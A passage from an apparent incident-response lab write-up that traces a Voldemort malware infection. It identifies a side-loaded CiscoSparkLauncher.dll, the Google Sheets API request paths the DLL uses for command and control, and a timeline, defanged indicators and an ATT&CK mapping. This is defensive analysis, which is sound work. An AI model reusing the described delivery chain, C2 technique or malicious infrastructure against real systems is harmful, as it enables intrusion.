


Figure 16 – Top values of the same file-path field, showing CiscoCollabHost.exe, CiscoSparkLauncher.dll and SA700-2025.pdf alongside test.zip.

On disk, these three files are the only loose files in a folder that otherwise holds standard Windows subfolders: `CiscoCollabHost.exe` (120 KB), `CiscoSparkLauncher.dll` (284 KB) and `SA700-2025.pdf` (544 KB).




Figure 17 – File Explorer view of ...\AppData\Local\Microsoft\Windows: the dropped Cisco-named files sit beside normal system folders; CiscoSparkLauncher.dll is selected.

- A Cisco-branded executable sitting next to a DLL is the classic shape of **DLL side-loading**: a legitimate program loads a malicious library placed beside it. My screenshots show the pairing but not the load itself, so I treat side-loading as likely rather than proven.
- The files' modified dates (for example 16 July 2025 for the DLL) are older than the 21 July incident. This is consistent with timestamps being preserved when an archive is extracted, so file modification times are not a reliable indicator of infection time here.
- **Reference check:** the official lab walkthrough reports that VirusTotal flags the DLL (6 of 72 vendors at the time). I did not capture this check in my own session.

> **Answer:** `CiscoSparkLauncher.dll`

Q11 – What does the DLL use as its C2 server?

I extracted the readable strings from the DLL and reviewed them in Notepad++ (`out.txt`). Around line 4939 the strings include the host `sheets.googleapis.com`, followed by repeated HTTP methods (`POST`, `GET`, `PUT`) and request paths such as `/v4/spreadsheets/%s/values/%s!R1C2:clear` and `.../values/%s!A:A:append?valueInputOption=USER_ENTERED`, all with `Content-Type: application/json`.




Figure 18 – Readable strings extracted from the DLL (Notepad++): hard-coded sheets.googleapis.com host and Google Sheets API v4 request paths.

These are hard-coded calls to the Google Sheets API (v4). The `%s` placeholders are filled in at runtime, for example with a spreadsheet ID and cell range. Reading and writing cells gives the operators a place to leave commands and collect results using a service that most organisations allow, which makes the traffic blend in and the channel hard to block outright.

> **Answer:** Google Sheets (via `sheets.googleapis.com`)

Q12 – Which campaign does this match?

I searched for malware campaigns that use Google Sheets for command and control. The search's AI overview listed several families that use Sheets for C2 (including GRIDTIDE and SHEETCREEP) as well as Voldemort, so Google Sheets alone does not identify the campaign. Voldemort fits because of the **tax-authority impersonation lure**, the **search-ms / remote share delivery**, the **Cisco-named DLL** and the Sheets-based C2 seen above.




Figure 19 – Google search used to map the observed behaviour (tax-authority lure + Google Sheets C2) to a named campaign.

An AI overview is not a source, so I corroborated the match with primary reporting. Proofpoint's research (August 2024) names `CiscoSparkLauncher.dll` as the Voldemort payload and describes the same delivery chain. The lab title mentions APT41 because Proofpoint later reported infrastructure overlaps between Voldemort and TA415, a cluster that overlaps with APT41 / Brass Typhoon (reported by The Hacker News). The original August 2024 report did not name an actor.

> **Answer:** Voldemort (malware campaign)

6. Timeline

Time (as displayed)	Source	Event
2025-07-21 11:00:08.841	Suricata (Splunk)	`10.10.3.251` first contacts `185.27.134.218` with host `pops.infinityfreeapp.com`
2025-07-21 09:02:15.426	Sysmon (EID 22)	Remotely hosted `python.exe` resolves `download1589.mediafire.com`
2025-07-21 09:02:21	Windows PowerShell (EID 403)	PowerShell engine stops; `HostApplication` shows the hidden command running `python.exe` and `script.py` from the tunnel

> **Note:** The Suricata event appears about two hours **later** than the endpoint events, which cannot be the real order of events (the endpoint was already running the payload). The most likely explanation is a timezone or ingestion offset in the Suricata data. The lab expects the Suricata time as displayed, so I used it for Q3, but when correlating across sources it is worth normalising timestamps first.

7. Indicators of compromise

Network indicators are defanged.

Type	Value	Context
Email sender	no_reply_hmrc.gov.uk@ideasworkshop[.]it	Spoofed HMRC lure
URL	hxxp://pops[.]infinityfreeapp[.]com/SA700_Notes_2025.html	Phishing landing page
Domain	worse-entering-bg-political[.]trycloudflare[.]com	TryCloudflare tunnel hosting the remote share
IP	185.27.134[.]218	Host of the phishing page
IP	18.184.116[.]137	Server contacted by the page's image request
Domain / IP	download1589[.]mediafire[.]com / 199.91.152[.]89	Archive download
IP:port	3.124.3[.]29:8080	Outbound connection from python.exe
Domain	sheets[.]googleapis[.]com	Google Sheets API used for C2
File	script.py	Remote script run by PowerShell
File	C:\Users\Administrator\AppData\Local\Microsoft\Windows\test.zip	Second-stage archive
File	CiscoCollabHost.exe	Cisco-named executable dropped with the DLL
File	CiscoSparkLauncher.dll	Malicious DLL (Voldemort payload)
File	SA700-2025.pdf	Dropped alongside the DLL
Host / user	PC02 / 10.10.3.251 / Administrator	Victim system and account

8. MITRE ATT&CK mapping

This mapping is my own assessment of the observed behaviour.

Tactic	Technique	Evidence
Initial Access	T1566.002 Phishing: Spearphishing Link	HMRC-themed email with a malicious link
Execution	T1204.001 User Execution: Malicious Link	Victim clicks through to the landing page
Execution	T1059.001 Command and Scripting Interpreter: PowerShell	Hidden PowerShell command on PC02
Execution	T1059.006 Command and Scripting Interpreter: Python	python.exe and script.py run from the share
Resource Development	T1583.006 Acquire Infrastructure: Web Services	Free hosting, TryCloudflare tunnel, file-sharing service
Command and Control	T1105 Ingress Tool Transfer	test.zip downloaded after execution
Command and Control	T1572 Protocol Tunneling	Remote share reached through a Cloudflare tunnel
Command and Control	T1102.002 Web Service: Bidirectional Communication	Google Sheets API used for tasking and results
Command and Control	T1571 Non-Standard Port	python.exe connection to 3.124.3.29 on TCP 8080
Defense Evasion	T1036.005 Masquerading: Match Legitimate Name or Location	Cisco-named files in a Windows folder under AppData